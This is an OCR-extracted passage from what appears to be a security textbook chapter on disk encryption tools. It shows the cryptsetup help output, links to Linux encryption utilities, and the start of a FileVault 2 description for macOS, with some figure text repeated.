  -p, --skip=SECTORS                  How many sectors of the encrypted data to skip at the beginning
  -r, --readonly                      Create a readonly mapping
  -q, --batch-mode                    Do not ask for confirmation
  -t, --timeout=secs                  Timeout for interactive passphrase prompt (in seconds)
      --progress-frequency=secs       Progress line update (in seconds)
  -T, --tries=INT                     How often the input of the passphrase can be retried
      --align-payload=SECTORS         Align payload at <n> sector boundaries - for luksFormat
      --header-backup-file=STRING     File with LUKS header and keyslots backup
      --use-random                    Use /dev/random for generating volume key
      --use-urandom                   Use /dev/urandom for generating volume key
      --shared                        Share device with another non-overlapping crypt segment
      --uuid=STRING                   UUID for device to use
      --allow-discards                Allow discards (aka TRIM) requests for device
      --header=STRING                 Device or file with separated LUKS header
      --test-passphrase               Do not activate device, just check passphrase
      --tcrypt-hidden                 Use hidden header (hidden TCRYPT device)
```

https://gitlab.com

eCryptfs
https://www.ecryptfs.org

Cryptmount
http://cryptmount.sourceforge.net

Tomb
https://www.dyne.org

CryFS
https://www.cryfs.org


GnuPG
https://gnupg.org

Disk Encryption Tools for Linux

- **Cryptsetup**

  Source: *https://gitlab.com*

  Cryptsetup is a utility used to conveniently set up disk encryption based on the DMCrypt kernel module. It includes plain dm-crypt volumes, LUKS volumes, loop-AES, TrueCrypt (including the VeraCrypt extension), and BitLocker formats.



```
ubuntu@ubuntu-Virtual-Machine:~$ cryptsetup --help
cryptsetup 2.2.2
Usage: cryptsetup [OPTION...] <action> <action-specific>
  -v, --verbose                        Shows more detailed error messages
      --debug                          Show debug messages
      --debug-json                     Show debug messages including JSON metadata
  -c, --cipher=STRING                  The cipher used to encrypt the disk (see /proc/crypto)
  -h, --hash=STRING                    The hash used to create the encryption key from the passphrase
  -y, --verify-passphrase              Verifies the passphrase by asking for it twice
  -d, --key-file=STRING                Read the key from a file
      --master-key-file=STRING         Read the volume (master) key from file.
      --dump-master-key                Dump volume (master) key instead of keyslots info
  -s, --key-size=BITS                  The size of the encryption key
  -l, --keyfile-size=bytes             Limits the read from keyfile
      --keyfile-offset=bytes           Number of bytes to skip in keyfile
      --new-keyfile-size=bytes         Limits the read from newly added keyfile
      --new-keyfile-offset=bytes       Number of bytes to skip in newly added keyfile
  -S, --key-slot=INT                   Slot number for new key (default is first free)
  -b, --size=SECTORS                   The size of the device
      --device-size=bytes              Use only specified device size (ignore rest of device).
                                       DANGEROUS!
  -o, --offset=SECTORS                 The start offset in the backend device
  -p, --skip=SECTORS                   How many sectors of the encrypted data to skip at the beginning
  -r, --readonly                       Create a readonly mapping
  -q, --batch-mode                     Do not ask for confirmation
  -t, --timeout=secs                   Timeout for interactive passphrase prompt (in seconds)
      --progress-frequency=secs        Progress line update (in seconds)
  -T, --tries=INT                      How often the input of the passphrase can be retried
      --align-payload=SECTORS          Align payload at <n> sector boundaries - for luksFormat
      --header-backup-file=STRING      File with LUKS header and keyslots backup
      --use-random                     Use /dev/random for generating volume key
      --use-urandom                    Use /dev/urandom for generating volume key
      --shared                         Share device with another non-overlapping crypt segment
      --uuid=STRING                    UUID for device to use
      --allow-discards                 Allow discards (aka TRIM) requests for device
      --header=STRING                  Device or file with separated LUKS header
      --test-passphrase                Do not activate device, just check passphrase
      --tcrypt-hidden                  Use hidden header (hidden TCRYPT device)
```

Figure 20.55: Screenshot of Cryptsetup


The following are some additional disk encryption tools for Linux:

- eCryptfs (*https://www.ecryptfs.org*)
- Cryptmount (*http://cryptmount.sourceforge.net*)
- Tomb (*https://www.dyne.org*)
- CryFS (*https://www.cryfs.org*)
- GnuPG (*https://gnupg.org*)

Disk Encryption Tools for macOS

FileVault 2

FileVault full-disk encryption (FileVault 2) utilizes the **XTS-AES-128 encryption technology** along with a 256-bit key to prevent unauthorized access to the information on the startup disk



FileVault secures the data on your disk by encrypting its contents automatically.

WARNING: You will need your login password or a recovery key to access your data. A recovery key is automatically generated as part of this setup. If you forget both your password and recovery key, the data will be lost.

FileVault is turned off for the disk "Macintosh HD".

Click the lock to prevent further changes.

https://support.apple.com

VeraCrypt
https://www.veracrypt.fr

Sophos SafeGuard Encryption
https://www.sophos.com

BestCrypt Volume Encryption for Mac
https://www.jetico.com

Broadcom Symantec Endpoint Encryption
https://www.broadcom.com


Rohos Logon Key for Mac
https://rohos.com

Disk Encryption Tools for macOS

- **FileVault 2**

  Source: *https://support.apple.com*

  FileVault full-disk encryption (FileVault 2) utilizes the XTS-AES-128 encryption technology along with a 256-bit key to prevent unauthorized access to the information on the startup disk. FileVault 2 is available for macOS Lion or higher versions. After turning on FileVault 2, the user must log in with their account. Soon after turning on 